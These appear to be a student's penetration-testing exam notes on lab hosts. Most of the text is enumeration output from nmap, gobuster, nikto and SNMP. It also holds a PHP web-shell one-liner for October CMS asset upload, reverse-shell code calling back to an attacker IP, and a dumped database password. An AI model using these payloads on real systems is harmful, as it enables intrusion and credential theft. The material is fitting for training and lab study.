Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 19:32 EDT

Nmap scan report for 192.168.38.43

Host is up (0.014s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 19:32 EDT

Nmap scan report for 192.168.38.43

Host is up (0.012s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 31:0c:c7:08:5b:f4:9e:f6:a1:bc:e8:6d:71:2a:d4:c5 (RSA)

| 256 25:4f:f9:a4:8f:5a:01:51:58:43:d2:73:f7:40:ef:0a (ECDSA)

|\_ 256 c2:10:82:c5:6c:86:94:b8:0a:97:6a:19:77:ec:09:28 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: october

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-19 19:32 EDT

Nmap scan report for 192.168.38.43

Host is up (0.012s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 16.10 seconds

You requested a scan type which requires root privileges.

QUITTING!

## **web**

| PORT   | STATE | SERVICE | REASON  | VERSION                                                                        |
|--------|-------|---------|---------|--------------------------------------------------------------------------------|
| 80/tcp | open  | http    | syn-ack | Apache httpd 2.4.18 ((Ubuntu))<br> _http-server-header: Apache/2.4.18 (Ubuntu) |

## Pictures

```
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 19:32 EDT
Nmap scan report for 192.168.38.43
Host is up (0.012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 31:0c:c7:08:5b:f4:9e:f6:a1:bc:e8:6d:71:2a:d4:c5 (RSA)
|   256 25:4f:f9:a4:8f:5a:01:51:58:43:d2:73:f7:40:ef:0a (ECDSA)
|_  256 c2:10:82:c5:6c:86:94:b8:0a:97:6a:19:77:ec:09:28 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: october
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
2020/05/19 19:32:50 Starting gobuster
```

```
=====
/javascript (Status: 301)
/october (Status: 301)
/server-status (Status: 403)
```

```
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.38.43:80/october/
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/05/19 19:49:51 Starting gobuster
=====
/themes (Status: 301)
/modules (Status: 301)
/tests (Status: 301)
/storage (Status: 301)
/plugins (Status: 301)
/backend (Status: 302)
/vendor (Status: 301)
/config (Status: 301)
/error (Status: 200)
/0404 (Status: 200)
/Error (Status: 200)
/bootstrap (Status: 301)
Progress: 69552 / 220561 (31.53%)^C
[!] Keyboard interrupt detected, terminating.
=====
2020/05/19 20:14:52 Finished
=====
```

Name: Fyodor Volkov

Age: 27

Favourite Character: Jean-Luc Picard

Favourite Episode: Balance of Terror

Favourite Quote: "Beam Me Up, Scotty"



Fyodor Volkov



## 5. PHP code execution via asset management

---

Authenticated user with permission to manage website assets, can use this functionality to upload PHP code and execute it on the server.

Asset management URL: <http://victim.site/backend/cms>.

Functionality is located at: CMS -> Assets -> Add -> Create file.

First, attacker creates a new asset test.js with the following content:

```
===== source start =====
<pre><?php if(isset($_REQUEST['x'])){echo system($_REQUEST['x']);}?></pre>
===== source end =====
```

After saving the file, attacker renames it to test.php5 by clicking on ">\_" icon on the newly created file. Modal window opens which allows to specify a new filename.

URL to execute PHP code:

<http://victim.site/themes/demo/assets/test.php5?x=ls%20-lah>

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.19.38'; // CHANGE THIS
$port = 3232;           // CHANGE THIS
$chunk_size = 1400;
```

The screenshot shows a web-based Content Management System (CMS) interface. The top navigation bar includes links to ControlPanel, Forums, Hex 2 Deci, CyberChef, HashCracker, example\_hashes, and GTFOBins. The main menu has options for Dashboard, CMS, Media, and Settings. On the left, there's a sidebar with icons for Pages, Partials, Layouts, Content, and Assets. The Content section is currently selected. In the center, there's a file editor for 'yee.js'. The file structure on the left shows folders like css, javascript, fonts, vendor, less, images, test.php5, and yee.php5. The 'yee.js' file is open, showing the following code:

```
// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}
```

```
$ whoami && hostname && cat local.txt && ifconfig
www-data
october
18bcfd712d755590e372634a167bdcd7ens160      Link encap:Ethernet  HWaddr 00:50:56:8a:50:41
          inet addr:192.168.38.43  Bcast:192.168.38.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:5041/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:575240 errors:0 dropped:533 overruns:0 frame:0
            TX packets:527537 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:72398104 (72.3 MB)  TX bytes:327164014 (327.1 MB)

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:1236 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1236 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:98732 (98.7 KB)  TX bytes:98732 (98.7 KB)
```

```
$ cat database.php
```

```
'mysql' => [
    'driver'     => 'mysql',
    'host'       => 'localhost',
    'port'       => '3306',
    'database'   => 'october',
    'username'   => 'root',
    'password'   => 'lab',
    'charset'    => 'utf8',
    'collation'  => 'utf8_unicode_ci',
    'prefix'     => '',
],
```

**192.168.38.46 socket**

## **enumeration**

Windows 10.0 Build 16299  
x86

C:\xampp\htdocs\blog\wp-includes\wp-db.php

| Exploit Title                                                                                             | Path<br>(/usr/share/exploitdb/) |
|-----------------------------------------------------------------------------------------------------------|---------------------------------|
| MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Execution / Privilege Escalation                  | exploits/linux/local/40360.txt  |
| MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' System User Privilege Escalation / Race Condition | exploits/linux/local/40678.c    |
| MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' System User Privilege Escalation                   | exploits/linux/local/40679.sh   |

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
192.168.38.46 && nmap -sC -sV -Pn 192.168.38.46 && nmap -p- -Pn 192.168.38.46 && nmap -Pn -p- -sU 192.168.38.46  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 01:34 EDT  
Nmap scan report for 192.168.38.46  
Host is up (0.011s latency).  
Not shown: 991 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
5800/tcp  open  vnc-http  
5900/tcp  open  vnc  
8081/tcp  open  blackice-icecap  
  
Nmap done: 1 IP address (1 host up) scanned in 4.65 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 01:34 EDT  
Nmap scan report for 192.168.38.46  
Host is up (0.017s latency).  
Not shown: 991 filtered ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.38 ((Win32) OpenSSL/1.1.1a PHP/7.3.2)  
|_http-server-header: Apache/2.4.38 (Win32) OpenSSL/1.1.1a PHP/7.3.2  
| http-title: Welcome to XAMPP  
|_Requested resource was http://192.168.38.46/dashboard/  
|_https-redirect: ERROR: Script execution failed (use -d to debug)  
135/tcp   open  msrpc       Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
443/tcp   open  ssl/http    Apache httpd 2.4.38 ((Win32) OpenSSL/1.1.1a PHP/7.3.2)  
|_http-server-header: Apache/2.4.38 (Win32) OpenSSL/1.1.1a PHP/7.3.2  
| http-title: Welcome to XAMPP  
|_Requested resource was https://192.168.38.46/dashboard/  
| ssl-cert: Subject: commonName=localhost  
| Not valid before: 2009-11-10T23:48:47  
| Not valid after:  2019-11-08T23:48:47  
|_ssl-date: TLS randomness does not represent time  
| tls-alpn:  
|_ http/1.1  
445/tcp   open  microsoft-ds?  
3306/tcp  open  mysql      MySQL 5.5.5-10.1.38-MariaDB  
| mysql-info:  
| Protocol: 10  
| Version: 5.5.5-10.1.38-MariaDB  
| Thread ID: 6  
| Capabilities flags: 63487  
| Some Capabilities: ODBCClient, Support41Auth, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld,  
SupportsLoadDataLocal, LongColumnFlag, SupportsTransactions, IgnoreSigpipes, Speaks41ProtocolNew, InteractiveClient,  
LongPassword, SupportsCompression, DontAllowDatabaseTableColumn, ConnectWithDatabase, FoundRows,  
SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins  
| Status: Autocommit  
| Salt: +EXk3YF4pYLP0:tZE+Ga  
|_ Auth Plugin Name: mysql_native_password  
5800/tcp  open  http-proxy  sslstrip  
|_http-title: TightVNC desktop [socket]  
5900/tcp  open  vnc        VNC (protocol 3.8)  
|_ssl-cert: ERROR: Script execution failed (use -d to debug)  
|_ssl-date: ERROR: Script execution failed (use -d to debug)  
|_sslv2: ERROR: Script execution failed (use -d to debug)  
|_tls-alpn: ERROR: Script execution failed (use -d to debug)  
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
```

|\_vnc-info: ERROR: Script execution failed (use -d to debug)  
8081/tcp open blackice-icecap?  
| fingerprint-strings:  
| FourOhFourRequest:  
| HTTP/1.1 404 Not Found  
| Connection: close  
| Content-Type: text/html; charset=ISO-8859-1  
| Content-Length: 76  
| Date: Wed, 20 May 2020 05:32:37 GMT  
| requested URL /nice ports,/Trinity.txt.bak was not found on this server.  
| GetRequest:  
| HTTP/1.1 404 Not Found  
| Connection: close  
| Content-Type: text/html; charset=ISO-8859-1  
| Content-Length: 49  
| Date: Wed, 20 May 2020 05:32:37 GMT  
| requested URL / was not found on this server.  
| HTTPOptions, RTSPRequest:  
| HTTP/1.1 200 OK  
| Connection: close  
| Content-Length: 0  
| Date: Wed, 20 May 2020 05:32:42 GMT  
| SIPOptions:  
| HTTP/1.1 400 Bad Request  
| Connection: close  
| Content-Length: 0  
| Date: Wed, 20 May 2020 05:32:37 GMT  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
<https://nmap.org/cgi-bin/submit.cgi?new-service> :  
SF-Port8081-TCP:V=7.80%I=7%D=5/20%Time=5EC4C17C%P=x86\_64-pc-linux-gnu%r(Ge  
SF:tRequest,C4,"HTTP/1.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x20charset=ISO-8859-1\r\nContent-Length:\x2049\r\nDate:\x20Wed,\x2020\x20May\x202020\x2005:32:37\x20GMT\r\n\r\nT  
SF:he\x20requested\x20URL\x20/\x20was\x20not\x20found\x20on\x20this\x20ser  
SF:ver.")%r(FourOhFourRequest,DF,"HTTP/1.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x20charset=ISO-8859-1\r\nContent-Length:\x2076\r\nDate:\x20Wed,\x2020\x20May\x202020\x2005:32:37\x20GMT\r\n\r\nThe\x20requested\x20URL\x20/nice\x20ports,/Trinity).t  
SF:xt!.bak\x20was\x20not\x20found\x20on\x20this\x20server")%r(SIPOptions  
SF:,67,"HTTP/1.1\x20404\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2020\x20May\x202020\x2005:32:37\x20G  
SF:MT\r\n\r\n")%r(HTTPOptions,5E,"HTTP/1.1\x20200\x20OK\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2020\x20May\x202020\x2005:32:42\x20GMT\r\n\r\n")%r(RTSPRequest,5E,"HTTP/1.1\x20200\x20OK\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2020\x20May\x202020\x2005:32:42\x20GMT\r\n\r\n");  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:  
|\_clock-skew: -2m15s  
| smb2-security-mode:  
| 2.02:  
|\_ Message signing enabled but not required  
| smb2-time:  
| date: 2020-05-20T05:34:10  
|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 142.76 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 01:37 EDT

Nmap scan report for 192.168.38.46

Host is up (0.018s latency).

Not shown: 65525 filtered ports

PORt STATE SERVICE

80/tcp open http

135/tcp open msrpc

```
139/tcp open netbios-ssn  
443/tcp open https  
445/tcp open microsoft-ds  
3306/tcp open mysql  
5800/tcp open vnc-http  
5900/tcp open vnc  
8081/tcp open blackice-icecap  
49666/tcp open unknown
```

## web

PORT STATE SERVICE REASON VERSION

80/tcp open http syn-ack Apache httpd 2.4.38 ((Win32) OpenSSL/1.1.1a PHP/7.3.2)

|\_http-server-header: Apache/2.4.38 (Win32) OpenSSL/1.1.1a PHP/7.3.2

|\_https-redirect: ERROR: Script execution failed (use -d to debug)

PORT STATE SERVICE REASON VERSION

443/tcp open ssl/http syn-ack Apache httpd 2.4.38 ((Win32) OpenSSL/1.1.1a PHP/7.3.2)

|\_http-server-header: Apache/2.4.38 (Win32) OpenSSL/1.1.1a PHP/7.3.2

:443/

=====

ID Response Lines Word Chars

Payload

=====

000000011: 403 42 L 97 W 1039 Ch

".hta"

000000012: 403 42 L 97 W 1039 Ch

".htaccess"

000000013: 403 42 L 97 W 1039 Ch

".htpasswd"

000000001: 302 0 L 0 W 0 Ch

" "

000000533: 403 42 L 97 W 1039 Ch

".aux"

000000646: 301 9 L 30 W 339 Ch

".blog"

000000647: 301 9 L 30 W 339 Ch

".Blog"

000000820: 403 42 L 98 W 1053 Ch "cgi-

bin/"

000000942: 403 42 L 97 W 1039 Ch

".com1"

000000943: 403 42 L 97 W 1039 Ch

".com2"

000000944: 403 42 L 97 W 1039 Ch

".com3"

000000988: 403 42 L 97 W 1039 Ch

".con"

000001156: 301 9 L 30 W 344 Ch

".dashboard"

000001575: 200 5 L 1546 W 30891 Ch

".favicon.ico"

000001519: 503 39 L 98 W 1053 Ch

".examples"

000001998: 301 9 L 30 W 338 Ch

".img"

000002021: 302 0 L 0 W 0 Ch

".index.php"

000002284: 403 45 L 113 W 1198 Ch

".licenses"

000002374: 403 42 L 97 W 1039 Ch

".lpt1"

000002375: 403 42 L 97 W 1039 Ch

".lpt2"

000002710: 403 42 L 97 W 1039 Ch

".nul"

000002954: 403 45 L 113 W 1198 Ch

".phpmyadmin"

000003124: 403 42 L 97 W 1039 Ch

".prn"

000003588: 403 45 L 113 W 1198 Ch "server-

".status"

000003586: 403 45 L 113 W 1198 Ch "server-

info"

000004376: 403 45 L 113 W 1198 Ch "webalizer"

## mysql

```
nmap --script=mysql-databases.nse,mysql-empty-password.nse,mysql-enum.nse,mysql-info.nse,mysql-variables.nse,mysql-vuln-CVE2012-2122.nse 192.168.38.46 -p 3306
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 02:12 EDT
Nmap scan report for 192.168.38.46
Host is up (0.01s latency).

PORT      STATE SERVICE
3306/tcp   open  mysql
|_mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
_| Statistics: Performed 10 guesses in 2 seconds, average tps: 5.0
|_mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.38-MariaDB
|   Thread ID: 15
|   Capabilities flags: 63487
|   Some Capabilities: ConnectWithDatabase, SupportsLoadDataLocal, SupportsTransactions, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, ODBCSession, Support41Auth, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, LongColumnFlag, FoundRows, InteractiveClient, SupportsMultipleStatements, SupportsMultipleResults
|   Status: Autocommit
|   Salt: ) zb["3{3}t/)"jqy,m
|_ Auth Plugin Name: mysql_native_password

Nmap done: 1 IP address (1 host up) scanned in 205.56 seconds
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/46$
```

## Pictures

```
80/tcp open http Apache httpd 2.4.38 ((Win32) OpenSSL/1.1.1a PHP/7.3.2)
|_http-server-header: Apache/2.4.38 (Win32) OpenSSL/1.1.1a PHP/7.3.2
|_http-title: Welcome to XAMPP
|_Requested resource was http://192.168.38.46/dashboard/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
```

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.38.46:80
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/05/20 01:49:23 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/Blog (Status: 301)
/.hta (Status: 403)
```

**192.168.38.82**

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
192.168.38.82 && nmap -sC -sV -Pn 192.168.38.82 && nmap -p- -Pn 192.168.38.82 && nmap -Pn -p- -sU 192.168.38.82  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 09:49 EDT  
Nmap scan report for 192.168.38.82  
Host is up (0.011s latency).  
Not shown: 995 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
3128/tcp  open  squid-http  
3306/tcp  open  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 09:49 EDT  
Nmap scan report for 192.168.38.82  
Host is up (0.010s latency).  
Not shown: 995 filtered ports  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ae:d8:cf:52:1e:51:88:d2:20:03:d8:a3:7c:25:77:ee (RSA)  
|_ 256 38:dd:7e:1d:91:0e:be:d0:ff:29:f7:4a:85:88:47:32 (ECDSA)  
|_ 256 94:0e:79:35:56:4a:a9:fd:7d:97:69:71:fe:14:75:b4 (ED25519)  
25/tcp    open  smtp    Postfix smtpd  
|_smtp-commands: rocinante.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,  
8BITMIME, DSN, SMTPUTF8,  
| ssl-cert: Subject: commonName=rocinante  
| Subject Alternative Name: DNS:rocinante  
| Not valid before: 2019-03-08T16:34:50  
| Not valid after: 2029-03-05T16:34:50  
|_ssl-date: TLS randomness does not represent time  
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))  
|_http-server-header: Apache/2.4.25 (Debian)  
|_http-title: Rocinante  
3128/tcp  open  http-proxy Squid http proxy 3.5.23  
|_http-server-header: squid/3.5.23  
|_http-title: ERROR: The requested URL could not be retrieved  
3306/tcp  open  mysql   MariaDB (unauthorized)  
Service Info: Host: rocinante.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 46.54 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 09:50 EDT  
Nmap scan report for 192.168.38.82  
Host is up (0.012s latency).  
Not shown: 65530 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
3128/tcp  open  squid-http  
3306/tcp  open  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 104.45 seconds  
You requested a scan type which requires root privileges.
```

## **web**

| PORT     | STATE | SERVICE    | REASON  | VERSION                                                       |
|----------|-------|------------|---------|---------------------------------------------------------------|
| 3128/tcp | open  | http-proxy | syn-ack | Squid http proxy 3.5.23<br> _http-server-header: squid/3.5.23 |

## nikto

```
root@CoolHandKali:/Yeet/Machines/OSCP/Exam/82# nikto -h 192.168.38.82 -useproxy http://192.168.38.82:3128
- Nikto v2.1.6
-----
+ Target IP:      192.168.38.82
+ Target Hostname: 192.168.38.82
+ Target Port:     80
+ Proxy:          192.168.38.82:3128
+ Start Time:    2020-05-20 11:15:13 (GMT-4)
-----
+ Server: Apache/2.4.25 (Debian)
+ Retrieved via header: 1.1 rocinante (squid/3.5.23)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: HIT from rocinante
+ Uncommon header 'x-cache-lookup' found, with contents: HIT from rocinante:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'Apache/2.4.25 (Debian)' to 'squid/3.5.23' which may suggest a WAF, load balancer or
proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0
+ Server may leak inodes via ETags, header found with file /, inode: 202, size: 58397f477d751, mtime: gzip
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS (May be proxy's methods, not server's)
+ 7916 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2020-05-20 11:46:19 (GMT-4) (1866 seconds)
-----
+ 1 host(s) tested
```

## snmp

```
Nmap done: 1 IP address (1 host up) scanned in 6311.68 seconds
root@CoolHandKali:/Yeet/Machines/OSCP/Exam/82# nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes 192.168.38.82
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 12:18 EDT
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Initiating UDP Scan at 12:18
Scanning rocinante.localdomain (192.168.38.82) [2 ports]
Discovered open port 161/udp on 192.168.38.82
Completed UDP Scan at 12:18, 1.38s elapsed (2 total ports)
Initiating Service scan at 12:18
Scanning 2 services on rocinante.localdomain (192.168.38.82)
Completed Service scan at 12:19, 97.58s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.38.82.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:19
Completed NSE at 12:20, 6.59s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:20
Completed NSE at 12:20, 1.00s elapsed
Nmap scan report for rocinante.localdomain (192.168.38.82)
Host is up, received user-set (0.033s latency).
Scanned at 2020-05-20 12:18:20 EDT for 107s
```

| PORT                           | STATE           | SERVICE | REASON              | VERSION                                        |
|--------------------------------|-----------------|---------|---------------------|------------------------------------------------|
| 161/udp                        | open            | snmp    | udp-response ttl 63 | SNMPv1 server; net-snmp SNMPv3 server (public) |
| snmp-info:                     |                 |         |                     |                                                |
| enterprise: net-snmp           |                 |         |                     |                                                |
| engineIDFormat: unknown        |                 |         |                     |                                                |
| engineIDData: 023bec20efa3825c |                 |         |                     |                                                |
| snmpEngineBoots: 27            |                 |         |                     |                                                |
| snmpEngineTime: 22h20m04s      |                 |         |                     |                                                |
| snmp-netstat:                  |                 |         |                     |                                                |
| TCP                            | 0.0.0.0:22      |         | 0.0.0.0:0           |                                                |
| TCP                            | 0.0.0.0:25      |         | 0.0.0.0:0           |                                                |
| TCP                            | 0.0.0.0:80      |         | 0.0.0.0:0           |                                                |
| TCP                            | 0.0.0.0:2222    |         | 0.0.0.0:0           |                                                |
| TCP                            | 0.0.0.0:3128    |         | 0.0.0.0:0           |                                                |
| TCP                            | 0.0.0.0:3306    |         | 0.0.0.0:0           |                                                |
| TCP                            | 127.0.0.1:46786 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46790 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46792 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46794 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46796 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46798 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.0.1:46800 |         | 127.0.1.1:80        |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46722     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46724     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46726     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46728     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46730     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46732     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46734     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46736     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46738     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46740     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46742     |                                                |
| TCP                            | 127.0.1.1:80    |         | 127.0.0.1:46744     |                                                |

|     |                    |                     |
|-----|--------------------|---------------------|
| TCP | 127.0.1.1:80       | 127.0.0.1:46746     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46748     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46750     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46752     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46754     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46756     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46758     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46760     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46762     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46764     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46766     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46768     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46770     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46772     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46774     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46776     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46778     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46780     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46782     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46784     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46786     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46788     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46790     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46794     |
| TCP | 127.0.1.1:80       | 127.0.0.1:46798     |
| TCP | 192.168.38.82:3128 | 192.168.19.38:52192 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55442 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55488 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55530 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55572 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55614 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55656 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55698 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55738 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55778 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55828 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55836 |
